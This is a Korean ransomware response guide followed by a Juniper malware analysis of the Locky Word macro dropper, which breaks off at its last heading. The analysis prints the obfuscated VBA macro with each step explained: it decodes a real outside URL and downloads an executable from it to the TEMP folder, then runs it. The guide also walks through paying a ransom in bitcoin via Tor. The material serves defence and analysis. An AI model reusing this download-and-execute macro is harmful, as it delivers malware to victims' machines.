이 가운데 자신에 맞는 가장 좋은 시나리오, 임시적인 조치 방법을 선택해야 한다. 우선 최종 기한, 몸값 지불이나 지불 거부가 선택이 될 수 있는지 파악하고 인식하는 것이 아주 중요하다. 이 부분에 문제가 없다면, 다음에 소개한 다른 대응 조치에 더 많은 시간을 투자할 수 있다. 긴급한 상황이라면, 단기간에 결과를 얻을 수 있는 대응 조치를 우선

시해야 한다.

첫 번째 대응: 백업에서 파일 복원하기

랜섬웨어 감염을 해결하는 이상적인 솔루션은 최근 백업을 이용한 복원이다. 과거에는 백업에 많은 투자를 해야했고, 정기적인 점검 및 유지보수가 필요했다. 그러나 최근에는 백블레이즈(Backblaze)와 카보나이트(Carbonite)와 같이 손쉽게 이용할 수 있는 백업 소프트웨어, 구글 드라이브와 드롭박스 같은 클라우드 스토리지가 등장하고, 스토리지 미디어 가격이 계속 하락하면서 백업이 '옵션'이 아닌 '필수' 운영 기능으로 자리를 잡았다. 백업 솔루션이 없어도 다음 내용을 읽기를 권장한다. 자신이 알지 못하는 파일 복원 방법이 있을 수 있기 때문이다. 또한 우연히 파일 사본을 저장해놓아, 이를 복원할 수 있을지도 모른다. 시도해 볼만한 가치가 있다.

기업은 재앙적인 결과를 피하기 위해, 중요한 파일을 정기적으로 이중화해 백업해야 한다. 하드 드라이브를 영구적으로 사용할 수 없기 때문에 일반 사용자에게는 연 50달러 미만에 관리할 필요가 없는 백업 서비스를 추천한다. 매일 자동으로 파일을 백업해주는 서비스다.

– 1단계: 백업 소스 찾기

랜섬웨어 공격에 대한 선택지 가운데 하나인 '백업 복원'을 제대로 평가하기 위해 가장 먼저 할 일은 백업 상태를 확인하는 것이다.

백업 소스를 이용할 준비가 되어 있다면, 그 즉시 다른 컴퓨터에서 복원 프로세스를 시작하고, 수동으로 백업 파일을 확인할 것을 권장한다. 이는 USB 드라이브, DVD, 외장 하드 드라이브를 이용해 백업한 데이터를 갖고 있을 때 특히 중요하다. 이들 미디어의 상태가 좋지 않을 수 있다.

이 경우, 파일을 실제 백업해 복원할 수 있는지 확인해야 한다. 시간도 아주 중요한 요소다. 액세스할 수 없는 데이터의 양은? 복원에 소요되는 시간은? 백업을 복원하는 동안 비즈니스나 일상에 미치는 영향은? 클라우드에 모든 파일을 저장해뒀을 수 있다. 이 경우, 수 테라바이트의 스토리지를 다운로드 받는 것은 쉬운 일이 아니다. 파일 복원에 며칠이 걸릴 수 있다.

마지막이 가장 중요하다. 그러나 가장 복잡할 수 있다. 파일 복원에 이용할 수 있는 다른 장소를 찾는 것이다. 첫째, 복원할 파일이 뭔지 알아야 한다. 재무 관련 자료? 사진 또는 동영상? 음악 프로젝트 파일 또는 고객 정보? 필요한 중요 파일을 파악한 후, 사본이 저장된 다른 장소를 이용할 수 있는지 평가할 수 있다.

이런 파일 사본이 가장 많이 발견되는 장소는 지메일(Gmail) 등 이메일이다. 파일 사본을 이메일 첨부 파일로 다른 사람에게 발송한 적이 있는가? 파일을 구글 드라이브로 공유하고 있는가? 사진 파일을 페이스북이나 다른 소셜 미디어 사이트에 업로드한 적 있는가? 이곳에서 사본을 다운로드 받을 수 있는가? 드롭박스나 구글 드라이브를 이용하고 있다면 파일이 암호화 되어 있을 수 있다. 그러나 이들 서비스는 사용자가 파일을 원래 상태로 복구할 수 있는 기능을 제공한다. 현 파일 버전이 암호화 되어 있는 경우, 드롭박스에 로그

인 해 암호화가 안된 기존 파일을 다운로드 받을 수 있다. 동료나 친구, 가족의 컴퓨터에 사본이 들어있을 가능성도 있다.

– 2단계: 쉐도우 사본(Shadows copies)

먼저 당부할 말이 있다. 랜섬웨어가 점점 정교해지면서 변종들이 쉐도우 사본(Shadows copies)을 삭제할 수도 있다. 즉 감염을 유발한 랜섬웨어 변종의 종류에 따라 사용하지 못할 수도 있는 선택지다. 또한 쉐도우 사본이 파일의 가장 최신 버전이 아닐 수도 있다. 그렇지만 시도할 가치는 있다.

쉐도우 사본은 윈도우 스냅샷(WIndows Snapshots)의 부산물이다. 윈도우는 시스템 복원 지점을 생성하면서 종종 파일 스냅샷을 생성한다. 이 스냅샷에 복원 당시의 파일 사본이 포함되어 있을 수 있다. 윈도우 스냅샷을 탐색해 원하는 파일을 찾게끔 도와주는 소프트웨어들이 있다.

– 3단계: 백업을 이용한 해결

필요한 파일, 백업에서 이 파일을 복원할 수 있다는 사실을 확인했다면, 감염된 컴퓨터에서 랜섬웨어를 제거하는 조치를 취해야 한다. 안티바이러스 프로그램을 여러 차례 실행시켜 소프트웨어를 완벽하게 삭제할 것을 권장한다. 100% 만전을 기하기 위해, 악성코드의 흔적을 없애고, 기기의 데이터를 완전히 지우고 다시 구성한다.

랜섬웨어를 깨끗이 제거한 후, 파일을 복원한다. 그리고 향후 랜섬웨어 공격을 예방하는 조치를 취하는 것이 중요하다.

– 4단계: 예방

랜섬웨어 문제를 해결한 후, 향후 공격 재발을 예방하는 조치를 취하는 것이 중요하다. 1주 전 백업이나 안티바이러스를 준비하는 것만으로는 불충분하다. 랜섬웨어 공격에는 컴퓨터 앞에 앉아 있는 사람이 가장 미지의 변수인 '엑스 팩터(X factor)' 역할을 한다.

안티바이러스, 안티스팸, 백업 등 소프트웨어에 바탕을 둔 솔루션과 사용자를 대상으로 한 보안 인식 제고 교육 프로그램 등을 함께 이용해 소프트웨어 및 '인적' 방화벽의 갈라진 틈을 막아야 한다.

또한 랜섬웨어 예방 점검표(Ransomware Prevention Checklist)를 이용해 네트워크를 점검하고, 이런 종류의 공격이 피해를 초래하는 것을 예방해야 할 장소를 판단할 수 있다.

두 번째 대응: 암호화 해독 시도

랜섬웨어 공격이 초래하는 위협이 커지면서, 솔루션과 예방책도 개선됐다. 크립토월(Cryptowall)과 크립토로커(Cryptolocker) 등 특정 랜섬웨어가 기승을 부리면서, 유수 안티바이러스 벤더들이 일부 암호화 키를 발견하거나 크랙했다.

미리 경고하지만, '암호화 해독 시도'라는 대응책을 완전한 해결책으로 간주해서는 안 된다. 오래된 랜섬웨어에만 효과가 있다. 또한 사이버범죄자들이 계속해서 랜섬웨어를 업데이트하고 있다. 사이버범죄자들도 우리와 동일한 보안 블로그, 포럼을 읽는다는 점을 명심

해야 한다. 그러나 살펴볼 가치는 있다. 특히 암호화를 시도하지 않고 몸값을 지불하지 않은 상태로 방치한 오래된 감염 파일이 있다면 큰 도움이 될 수 있다.

– 1단계: 변종 파악

감염을 초래한 랜섬웨어 버전을 파악했을 것이다. 하지만 변종의 종류를 정확히 파악하는 것이 아주 중요하다. 버전을 번호로 구별한 랜섬웨어도 있을 것이다. 그러나 더 복잡한 경우도 있다. 랜섬웨어는 대부분 무작위로 버전 번호를 할당한다. 안티바이러스 벤더들의 랜섬웨어 버전 변경 판단을 방해하기 위해서다. 하지만 감염 시기와 변종에 대한 일반정보만으로도 해독 방법이 있는지 판단할 때 도움이 된다.

– 2단계: 적절한 암호화 해독/언락커 찾기

아주 중요한 부분이다. 구글 검색으로 특정 변종 랜섬웨어와 관련된 언락커(Unlocker)를 찾아야 할 필요가 있을 수 있다. 언락커를 찾아도, 파일의 암호화를 풀지 못할 수 있다. 파일 암호화에 이용했던 키와 감염을 초래한 랜섬웨어 버전에 따라 달라진다. 주의를 기울여야 할 부분이다. 사이버범죄자는 절박한 피해자를 희생양으로 삼기 좋아한다. 그리고 피해자는 파일을 되찾기 위해 무엇이든 시도하려 할 수 있다. 약간의 자제가 도움이 된다. 신뢰할 수 있는 안티바이러스 소스에서 인정한 암호화 해독 도구/언락커를 찾아야 한다. 또한 평판 높은 안티바이러스 및 악성코드 지원 포럼에서 인정한 사이트나 파일을 다운로드 받거나 이용해야 한다. 보안 전문가에게 자문을 구하거나, 보안 포럼에서 전문적인 정보를 찾아야 하는 시기이기도 하다.

– 3–a 단계: 성공!

자신에게 맞는 암호 해독 도구/언락커를 찾았다고 가정하자. 파일을 되찾을 수 있는 도구를 제공해준 회사/개발자에게 감사를 표시한다. 또한 향후 이런 유형의 공격을 예방하는 조치를 취한다.

– 3–b 단계: 실패

파일의 암호화를 해독할 서드파티 애플리케이션이나 사이트를 찾지 못했다고 가정하자. 그렇다면 다른 방법으로 랜섬웨어 감염 문제를 해결해야 한다. 백업을 복원하거나, 최후의 수단으로 사이버범죄자에게 몸값을 지불하는 방법이 있다.

세 번째 대응: 아무 일도 하지 않음

암호화된 파일을 복원하지 않는 방법도 있다. 피해를 감수하고, 컴퓨터를 랜섬웨어가 없는 상태로 복원하는 방법이다. 중요하지 않은 파일이 감염됐을 때, 몸값을 지불하거나 백업 복원이 불가능할 때 적절할 해결책이 된다. 이때 취해야 할 행동들은 다음과 같다.

– 1단계: 컴퓨터에서 랜섬웨어를 모두 제거

안티바이러스를 여러 차례 실행시켜 소프트웨어를 완벽하게 삭제할 것을 권장한다. 안티

바이러스 회사에서 특정 랜섬웨어 삭제용으로 배포한 삭제 도구가 있을 것이다.

– 2단계: 암호화된 파일을 백업(선택)

암호화된 파일을 백업하는 것이 좋다. 때때로 안티바이러스 또는 컴퓨터 보안 전문가가 특정 랜섬웨어 프로그램에 사용된 암호화 키를 발견하는 사례가 있기 때문이다. 물론 그 시기는 불확실하다. 최근 양심에 가책을 느낀 랜섬웨어 개발자가 감염시킨 사용자의 파일 암호를 해독해준 사례도 있었다. 물론 많은 시간이 소요될지 모른다. 그러나 행운의 주인공이 될 수도 있다.

– 3단계: 차후 공격에 대비한 예방 조치

가장 중요한 단계다. 파일 감염을 초래한 공격을 받았다면, 최소한 저지른 실수로부터 교훈을 터득해야 한다. 차후 이와 같은 공격에 다시 감염되지 않도록 예방 조치를 취해야 한다. 다음과 같은 행동 사항을 추천한다.

1. 효과성 높은 안티바이러스 소프트웨어를 설치, 유지한다.
2. 정기적으로 USB 스틱이나 하드드라이브 등 물리적 미디어, 백업 소프트웨어를 이용해 백업한다.
3. 인적 요소와 관련된 문제가 없도록 보안 인식 제고 교육을 실시한다. 안티바이러스와 백업 등으로 처리해야 할 필요성이 대두되기 전에 위협을 인식하는 것이 중요하다.

네 번째 대응: 협상/몸값 지불

모든 방법으로도 파일을 되찾을 수 없다면, 몸값을 지불해야 할 수도 있다. 네 번째 대응은 논란의 소지가 있다. 안티바이러스 및 보안 전문가 대부분은 랜섬웨어 공격을 받은 사용자에게 몸값을 절대 지불하지 말라고 권고한다. 몸값 지불이 랜섬웨어 공격을 증가시키는 가장 큰 요인이기 때문이다. 그러나 몸값을 지불해야만 하는 상황도 있다.

예를 들어, 환자 의료 정보 파일이 암호화되어 버린 의료기관이 윤리적 딜레마 때문에 데이터를 포기할 수는 없다. 또한 중요한 파일을 이용하지 못해 막대한 재정적 손실을 감당하기보다는 수백 달러의 몸값을 지불하는 편이 나은 회사들도 많다. 웨딩 포토그래퍼가 방금 촬영한 웨딩 사진에 액세스할 수 없는 상황을 예로 들 수 있다. 이렇게 다른 대안이 없는 경우가 있다. 이 경우 사용자에게는 랜섬웨어 공격자에게 몸값을 지불하는 복잡한 프로세스, 비트코인(Bitcoin) 교환과 송금이라는 복잡한 과정이 기다리고 있다.

몸값 지불의 효과성

몸값 지불과 관련해 가장 많이 묻는 질문은 "몸값을 지불하면, 사이버범죄자가 암호화된 파일을 해독해줄까요?"다. 이에 대한 대답은 다소 복잡하다. 간단한 대답은 '그렇다'다. 거의 대부분 파일 암호를 해독해준다. 윤리적인 딜레마가 있을 수 있지만, 사이버범죄자는 돈을 원하고, 따라서 더 빨리 돈을 받기 위해서라도 신속하면서도 정확한 고객 서비스와 기술 지원을 제공한다.

피해자가 몸값을 지불했는데, 사이버범죄자가 파일 암호를 해독하지 않았다고 가정하

자. 이 사실이 알려지면 해커의 평판이 하락한다. 간단한 검색만으로도 해커에게 랜섬을 지불해도 아무 소용이 없음을 알 수 있다. 즉 해커가 피해자의 결제를 유도하는 유일한 방법은 돈을 받았을 때 파일 암호를 해독해주는 것이다.

그러나 '아주 큰' 주의사항이 있다. 사이버범죄자는 주주과 고객 평판을 유지하고, 분기 수익을 보고해야 하는 포천 500대 기업이 아니다. 피해자는 아마 인터넷 서비스 공급업체나 법 집행 기관이 랜섬웨어에 감염된 피해자의 파일 암호를 해독할 때 사용하는 네트워크를 폐쇄해도 개의치 않는 동유럽의 사이버범죄 집단을 상대하고 있을 것이다.

즉 피해자가 몸값을 지불해도 해커가 아무런 조치를 취하지 않을 수도 있다는 의미다. 이는 이런 사람들을 상대할 때 발생하는 본질적인 위험이다. 그러나 이들은 처음부터 이런 상황에서도 '비즈니스'를 계속할 수 있도록 튼튼하게 이중화된 시스템을 구현한다.

몸값 지불 방법

상세한 몸값 지불 방법은 다음과 같다. 이 방법은 비트코인으로 몸값을 지불하라는 요청받은 상황에서 가능하다. 단계별로 몸값 지불 요구, 비트코인 입수, 지불 등으로 진행된다. 비트코인을 처음 접한다면 상당히 복잡할 수 있고 마음이 불안할 수 있다.

– 1단계: 지불 방법 '설명서' 찾기

설명서는 손쉽게 찾을 수 있다. 랜섬웨어는 대부분 큰 텍스트와 명확한 설명으로 지불 방법을 알려준다. 통상 랜섬웨어 화면 오른쪽에 지불 방법 설명서로 연결된 링크가 있다. 또는 'DECRYPT_INSTRUCTIONS.TXT' 같은 파일이 있을 것이다. 감염을 유발한 랜섬웨어 버전과 상관없이 다음과 같은 3가지 정보를 제공한다. 정보를 찾았다면, 몸값 지불 방법을 파악해야 한다.

– 지불 금액
– 지불 장소(대상)
– 지불 최종 기한(카운트다운 타이머)

– 2단계: 비트코인 입수

가장 먼저 할 일은 비트코인 거래소에 계정을 만들고, 비트코인을 구입하는 것이다. 평상시 같으면 비교적 간단하게 이를 처리할 수 있다. 그러나 몸값을 지불해야 하는 시한이 정해져 있기 때문에 상황이 조금 더 복잡하다. 신속하게 비트코인을 입수할 수 있는 거래소를 찾아야 한다는 의미다.

이용할 비트코인 거래소 선택에 어려움을 겪을 수 있다. 은행 정보를 요구하는 거래소가 있고, 사람들의 비트코인 거래를 중개하는 중개형 거래소가 있다. 일부는 사람들이 직접 거래하는 경우도 있다. 또는 계정을 만들어야 할 수도 있다.

계정을 만들면 지갑(Wallet) 주소를 제공받는다. 비트코인을 구입할 사람에게 제공해야 하는 주소다. 실제 비트코인 구입은 결제 형태에 따라 달라질 수 있다. 은행 계좌를 연결시키라고 요구하는 비트코인 거래소가 있다. 이 경우, 비트코인 교환에 더 오랜 시간이

소요된다(새로 생성한 계정은 최대 4일). 그런데 이를 기다릴 시간이 없을 수도 있다. 로컬 비트코인(localbitcoins)과 같은 비트코인 중개 사이트의 경우 지역 판매자와 결제 형태를 검색해 선택할 수 있다. 비트코인을 가장 빨리 입수할 수 있는 방법이다. 가격이나 거래 수수료 변동폭을 상쇄하기 위해 몇 달러 정도 비트코인을 더 구입하는 것을 권장한다.

– 3단계: TOR 브라우저 설치(선택)

토르(TOR) 브라우저가 생소하다면, 토르와 작동 원리를 설명한 세션을 읽어볼 것을 권장한다. 일반 웹사이트를 탐색하는 것과 비슷한 기능을 갖고 있다. 약간 차이가 있을 뿐이다. 토르프로젝트(www.torproject.org)를 방문, 다운로드 버튼을 클릭하면 토르 브라우저를 다운로드 받을 수 있다. 다른 웹사이트에서는 토르 브라우저를 다운로드 받지마라.

브라우저를 설치한 후, 실행시킨다. 다른 브라우저와 유사할 것이다. 토르 네트워크에 호스팅된 사이트를 탐색할 수 있는 브라우저다. 랜섬웨어 개발자는 토르 네트워크에 임시로 마련한 장소에 사이트를 호스팅하는 때가 많다. 이에 몸값 지불용 사이트 탐색에 토르 브라우저를 사용해야 할 수 있다. 사이버범죄자들은 일반적인 호스팅에서는 피할 수 없는 추적을 피하기 위해, 몸값을 받은 후 즉시 사이트를 폐쇄한다.

랜섬웨어가 제공하는 웹사이트 주소는 kprrj4jalkparf4p.onion/rqla, 7yulv7filqlry-cpqrkrl.onion와 같이 아주 이상하다. 일반적으로 암호 해독 안내문 또는 메인 스크린에 위치해있다.

– 4단계: 몸값 지불

비트코인 지갑(BTC)에 비트코인이 있다면, 이를 랜섬웨어 개발자의 지갑에 전송할 수 있다. 통상 몸값 지불에는 다음과 같은 정보가 하나 이상 필요하다.

- 랜섬웨어 지불 정보를 확인하기 위한 웹 주소(토르 주소일 수 있음).
- BTC를 보낼 해커의 BTC 지갑 ID.
- 랜섬웨어 종류에 따라 사이버범죄자 지갑으로 BTC를 실제 보낼 때 생성되는 '해시(hash)'나 트랜잭션 ID.

랜섬웨어 종류가 많기 때문에, 해당 몸값 지불용으로 만들어진 토르 네트워크 페이지를 방문해야 한다. 토르 브라우저에 사이트 웹 주소를 입력한다. 일반적으로 사이트의 안내를 따라 비트코인을 보낼 지갑 주소를 찾을 수 있다. 지갑 주소는 19eXu88pqN30ejLxfei-4S1alqbr23pP4bd와 같은 통상 수와 문자로 구성된 긴 열이며, 랜섬웨어 지불 안내와 함께 제공되거나, 스크린에 표시된다. 비트코인 거래소 계정에 로그인하고 사이버범죄자의 지갑으로 비트코인을 송금하면(20~40분 소요), 트랜잭션 해시를 받게 된다. 이 또한 수와 문자로 구성된 긴 열이다.

비트코인을 보내면, 사이버범죄자가 파일 암호 해독용 키를 제공하는 경우가 많다. 그러나 감염을 초래한 랜섬웨어의 종류에 따라 사이버범죄자에게 트랜잭션 ID를 제공해야 하는 상황도 있다. 일반적으로 랜섬웨어에는 트랜잭션 해시 ID를 입력 또는 붙여넣기 할 수

있는 필드가 있다.

– 5단계: 파일 암호 해독

사이버범죄자에게 비트코인을 지불하면, 처리까지 최대 몇 시간의 일정 시간을 기다려야 한다. 사이버범죄자는 트랜잭션을 처리한 후, 파일 암호 해독용 키와 함께 실행 파일에 액세스할 수 있는 권한을 제공한다.

중요한 것은 외장 드라이브, USB, 네트워크 스토리지 장치가 연결되어 있는지 확인하는 것이 아주 중요하다. 랜섬웨어는 장소를 찾을 수 없는 파일의 암호를 해독하지 않을 수 있기 때문이다. 공유 폴더의 경우 감염 당시와 동일한 경로를 갖고 있어야 한다. 또 외장 하드 드라이브나 USB 스틱의 경로도 동일해야 한다. ITWORLD

록키 랜섬웨어와 주니퍼 Sky ATP와의 대결

Daniel Quinlan | Juniper Networks

'록키(Locky)'는 2016년 2월 16일 새롭게 등장한 랜섬웨어 악성코드(Ransomware Malware)다. 악성 소프트웨어의 한 종류인 랜섬웨어는 컴퓨터를 감염시켜서 시스템 또는 파일의 접근을 방해한다. 가장 보편적인 랜섬웨어 기법은 문서와 기타 중요 파일을 암호화해 대가를 지불할 때까지 파일의 콘텐츠에 접근할 수 없도록 한다. 일반적으로 비트코인(Bitcoin)을 지불 수단으로 사용하는데 록키로 인한 피해액은 대부분의 경우 0.5 또는 1BTC(약 30만~50만 원)다. '록키'라는 이름이 붙여진 이유는 암호화된 모든 파일의 이름을 '.locky' 확장자로 바꾸기 때문이다.

록키는 다음과 같은 2개의 파일 형태로 배포된다.

1. 시스템을 감염시키기 위해 사용하는 마이크로소프트 워드(Microsoft Word) 문서:

- SHA-256: 97b13680d6c6e5d8fff655fe99700486cbdd097cfa9250a066d247609f85b9b9
- 길이: 66048바이트(Byte)

2. 개별적인 랜섬웨어 실행 파일:

- SHA-256: 17c3d74e3c0645edb4b5145335b342d2929c92dff856cca1a5e79fa5d935fec2
- 길이: 184320 바이트(Byte)

안티바이러스 vs. 록키

전통적인 보안 시스템은 록키 워드 문서를 어떻게 처리할까? 시그니처 기반의 보안 솔루션은 종종 새로운 위협을 감지하지 못하는 것으로 알려져 있으며, 실제로 모든 백신 솔루션은 이 워드 문서가 처음으로 배포되었을 때 감지하지 못했다.

심지어 초기 배포 후 24시간이 지난 후에도 바이러스토탈(VirusTotal)에서 제공되는 54곳의 안티바이러스 벤더 가운데 3곳만이 해당 위협을 감지했다.

스카이 ATP(Sky ATP) vs. 록키

Sky ATP는 록키 워드 문서를 어떻게 확인했을까? Sky ATP는 일련의 분석 엔진을 이용해 파일 객체의 악성 여부를 판단한다. 주니퍼 네트웍스(Juniper Networks) 내부에서 개발된 2개의 기술이 록키를 위협으로 확인했으며, 10점 만점에 7점(높은 위협 수준)을 부여했다.

특히 워드 문서의 경우, 주니퍼의 문서 분석 시스템은 워드 문서를 악성으로 판단했다(그리고 문서가 악성이라는 판단은 시스템에서 가장 중요한 요소였다). 또한 주니퍼의 동적 분석 시스템도 해당 워드 문서를 악성으로 판단했다.

주니퍼는 잠재적인 악성 파일 객체로부터 정보를 추출하는 다양한 새로운 기법을 보유하고 있다. 주니퍼의 악성코드 데이터베이스에서 다양한 정상 문서와 악성 문서를 획득해 록키의 특성을 검사했다. 다음 표를 통해 록키가 보여주는 특징들이 정상적인 문서와 악성 문서에서 발생하는 빈도를 확인할 수 있다.

표 1 | 정상문서와 악성문서의 차이

정상 문서	악성 문서	특성
0.9%	84.4%	문서에 매크로(Macro) 포함
6.6%	50.2%	제목 없음
7.5%	45.3%	단일 단락 문서
〈 0.1%	39.6%	위장 기능 호출 발견
상황에 따라 다름	27.6%	코드 페이지 1251 윈도우 싸이릴릭(슬래빅(Slavic))

정상 문서에서도 매크로를 자주 사용하기 때문에 매크로가 포함되어 있는 모든 문서를 차단하는 것은 불가능하다. 하지만 록키가 포함되어 있을 수 있다는 좋지 못한 징조임에는 틀림없다. 마찬가지로 코드 페이지 1251이 포함되어 있는 모든 문서를 차단할 수는 없지만 록키는 동유럽 국가에서 또는 최소한 키릴문자(Cyrillic)를 사용하기 위해 시스템을 구성한 누군가로부터 시작된 것으로 보인다.

이 코드 추적을 통해 매크로가 어떤 기능을 하는지 좀 더 자세히 살펴보도록 하자.

록키 랜섬웨어 감염은 비주얼 베이직(Visual Basic) 매크로가 포함되어 있는 마이크로소프트 워드 문서로 시작된다. 기본적으로 이런 매크로는 비활성화되어 있는 경우가 많기 때문에 사용자에게 페이지가 올바르게 표시되지 않는 경우 매크로를 활성화하라는 메시지가 포함된 아무 내용이 없거나 서식이 일그러진 페이지가 제시된다.

사용자가 이 문서에 매크로를 활성화시키면 내장된 비주얼 베이직 스크립트(Script)를 통해 감염 과정이 시작된다. 이런 스크립트는 매크로의 실제 목적을 숨기기 위해 다양한 위장 기법을 사용하지만 Sky ATP의 정적 및 동적 분석 엔진이 이러한 위장 시도를 탐지한다.

```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Sub autoopen()
Call AddSensors
End Sub
```

우선 VBA 루틴(Routine)을 호출한다.

```
Public Sub AddSensors()
 Dim Col As String
 Dim Obj As String
 DrinkSun = Split(UserForm1.Label1.Caption, "/")
 GoTo ErrExit
```

UserForm1.Label1.Caption의 값은 슬래시 문자로 분리된 값들의 문자열이다(이런 스크립트의 기능을 위장하기 위해 사용하는 방법을 곧 살펴 볼 것이다).

```
00000000: 00 02 94 00 28 00 00 00 83 00 00 80 4D 69 63 72  ..?.(...?..?Micr
00000010: 6F 73 6F 66 74 2E 58 4D 4C 48 54 54 50 2F 41 64  osoft.XMLHTTP/Ad
00000020: 6F 64 62 2E 53 74 72 65 61 6D 2F 53 68 65 6C 6C  odb.Stream/Shell
00000030: 2E 41 70 70 6C 69 63 61 74 69 6F 6E 2F 57 53 63  .Application/WSc
00000040: 72 69 70 74 2E 53 68 65 6C 6C 2F 50 72 6F 63 65  ript.Shell/Proce
00000050: 73 73 2F 47 45 54 2F 54 45 4D 50 2F 54 79 70 65  ss/GET/TEMP/Type
00000060: 2F 4F 70 65 6E 2F 77 72 69 74 65 2F 72 65 73 70  /Open/write/resp
00000070: 6F 6E 73 65 42 6F 64 79 2F 73 61 76 65 74 6F 66  onseBody/savetof
00000080: 69 6C 65 2F 5C 6C 61 64 79 62 69 2E 74 78 74 00  ile/\ladybi.txt.
00000090: EC 09 00 00 7B 02 00 00 00 02 18 00 35 00 00 00  ?...{.......5...
000000A0: 06 00 00 80 9D 00 00 00 CC 02 00 00 54 61 68 6F  ...??...?...Taho
000000B0: 6D 61 32 00                                      ma2.
```

스플릿(Split) 기능이 실행된 후 다음의 요소를 가진 일련의 'DrinkSun' 배열을 갖게 된다.

```
DrinkSun(0) = "Microsoft.XMLHTTP"
DrinkSun(1) = "Adodb.Stream"
DrinkSun(2) = "Shell.Application"
DrinkSun(3) = "WScript.Shell"
DrinkSun(4) = "Process"
DrinkSun(5) = "GET"
DrinkSun(6) = "TEMP"
DrinkSun(7) = "Type"
DrinkSun(8) = "Open"
DrinkSun(9) = "write"
DrinkSun(10) = "responseBody"
DrinkSun(11) = "savetofile"
DrinkSun(12) = "\ladybi.txt"
```

"ErrExit" 라벨로 넘어가면서 실행이 계속된다.

```
ErrExit:
Set KogdaGe_1 = CreateObject(DrinkSun(0))
CheckBins
'[...]
Public Sub CheckBins()
'[...]
 Set KogdaGe_2 = CreateObject(DrinkSun(1))
 GoTo ErrHandler
```

그러면 http 요청이 가능한 Microsoft.XMLHTTP 객체 KogdaGe_1이 생성된 후 Adodb.Stream 객체 KogdaGe_2가 생성된다. GoTo 구문은 자동화된 분석을 방해하기 위해 불필요한 (그리고 유효하지 않은!) 코드 구간으로 이동한다.

```
ErrHandler:
Set KogdaGe_6 = CreateObject(DrinkSun(2))
Set hokuk = CreateObject(DrinkSun(3))
Set KogdaGe_3 = hokuk.Environment(DrinkSun(4))
CheckDatabase
```

그리고 나서 스크립트는 Shell.Application과 WScript.Shell 객체를 생성하고 다음 서식의 값을 포함하고 있는 Wscript.Shell 객체의 "Process" 환경 변수를 저장한다.

PROCESS: TEMP=C:₩path₩to₩temp₩dir

여기에서 참조한 TEMP 디렉터리를 나중에 사용하여 원격 서버에서 다운로드 한 악성 바이너리(Binary)를 저장한다.

```
Public Sub CheckDatabase()
Dim KogdaGe_7() As Variant
KogdaGe_7 = Array(255, 267, 267, 263, 209, 198, 198, 270, 270,
270, 197, 257, 252, 266, 268, 266, 251, 252, 261, 248, 273, 248,
265, 252, 267, 197, 250, 262, 260, 197, 269, 252, 198, 202, 203,
254, 253, 204, 272, 198, 265, 202, 203, 253, 202, 202, 203, 204,
254, 197, 252, 271, 252)
Dim KogdaGe_8 As Integer
 Dim PubDoStop As String
 PubDoStop = ""
 GoTo ErrHandler
  '[...]
ErrHandler:
 For KogdaGe_8 = LBound(KogdaGe_7) To UBound(KogdaGe_7)
 PubDoStop = PubDoStop & Chr(-99 + KogdaGe_7(KogdaGe_8) - 52)
 Next KogdaGe_8
```

여기에서 위장의 또 다른 용도를 볼 수 있다. 어레이(Array) KogdaGe_7 에는 부호화된 URL이 포함되어 있다. (실제 URL과 위장 알고리즘은 록키 샘플마다 다르다). 파이썬(Python)에서 이 연산을 실행하면 다음을 얻게 된다.

```
>>> vals = [255, 267, 267, 263, 209, 198, 198, 270, 270, 270, 197,
257, 252, 266, 268, 266, 251, 252, 261, 248, 273, 248, 265, 252,
267, 197, 250, 262, 260, 197, 269, 252, 198, 202, 203, 254, 253,
204, 272, 198, 265, 202, 203, 253, 202, 202, 203, 204, 254, 197,
252, 271, 252]
>>> print ("".join(chr(x-151) for x in vals))
http://www.jesusdenazaret.com.ve/34gf5y/r34f3345g.exe
```

따라서 어레이 KogdaGe_7은 실제로 정적 분석을 방해하기 위해 부호화된 악성 바이너리의 URL을 나타낸다.

```
KogdaGe_1.Open DrinkSun(5), PubDoStop, False
CheckMaps
```

이제 이 스크립트는 복호화 한 악성 URL로의 HTTP 연결("GET")을 준비하기 위해 앞서 생성한 Microsoft.XMLHTTP 객체를 사용한다.

```
 KogdaGe_2.Open
GoTo ErrHandler
```

HTTP 연결을 이용해 "http://www.jesusdenazaret.com.ve/34gf5y/r34f3345g.exe"에서 바이너리 요청을 전송한다.

```
 Dim NewList As String
 Dim DoReset As Boolean
 Dim LP As Long
 KogdaGe_4 = KogdaGe_3(DrinkSun(6))
GoTo ErrHandler
```

프로세스 환경 변수에서 TEMP 디렉터리의 값을 추출해 KogdaGe_4로 저장한다.

```
ErrHandler:
KogdaGe_5 = KogdaGe_4 + Replace(DrinkSun(12), "t", "e")
ConnectMaps
```

파일명으로 TEMP 디렉터리를 연쇄시켜 다운로드 한 바이너리를 저장하는 전체 경로가 구성된다. 이제 무해해 보이는 파일명인 "ladybi.txt"이 "ladybi.exe"로 바뀐다.

```
Public Sub ConnectMaps()
 Dim objStorages As Variant
 Dim objStorage As Variant
 Dim objMap As Variant
 Dim objMaps As Variant
 CallByName KogdaGe_2, DrinkSun(7), VbLet, 1
```

여기에서 위장을 위해 처음으로 "CallByName" 루틴을 사용하게 된다. 이 호출은 다음과 같다. KogdaGe_2.Type = 1.

```
 KogdaGe_2.Open
GoTo ErrHandler
```

앞서 생성된 Adodb.Stream 객체가 열린다.

```
ErrHandler:
SaveMaps
End Sub
Public Sub SaveMaps()
rbp = CallByName(KogdaGe_1, DrinkSun(10), VbGet)
```

CallByName 함수 호출은 rbp = KogdaGe_1.responseBody와 같다.

```
 Dim objStor As Variant
 CallByName KogdaGe_2, DrinkSun(9), VbMethod, rbp
```

이는 다운로드된 바이너리를 Adodb.Stream에 저장하는 KogdaGe_2.write(KogdaGe_1.responseBody)와 같다.

```
Dim objMap As Variant
'[...]
CallByName KogdaGe_2, DrinkSun(11), VbMethod, KogdaGe_5, 2
GoTo ErrHandler
```

이는 KogdaGe_2.savetofile("〈temppath〉₩ladybi.exe", 2)와 같다.

```
ErrHandler:
KogdaGe_6.Open (KogdaGe_5)
End Sub
```

마지막으로 스크립트 실행 마지막에 도달하고 이제 ladybi.exe로 저장되어 있는 악성 프로그램이 실행된다.

록키 실행 파일

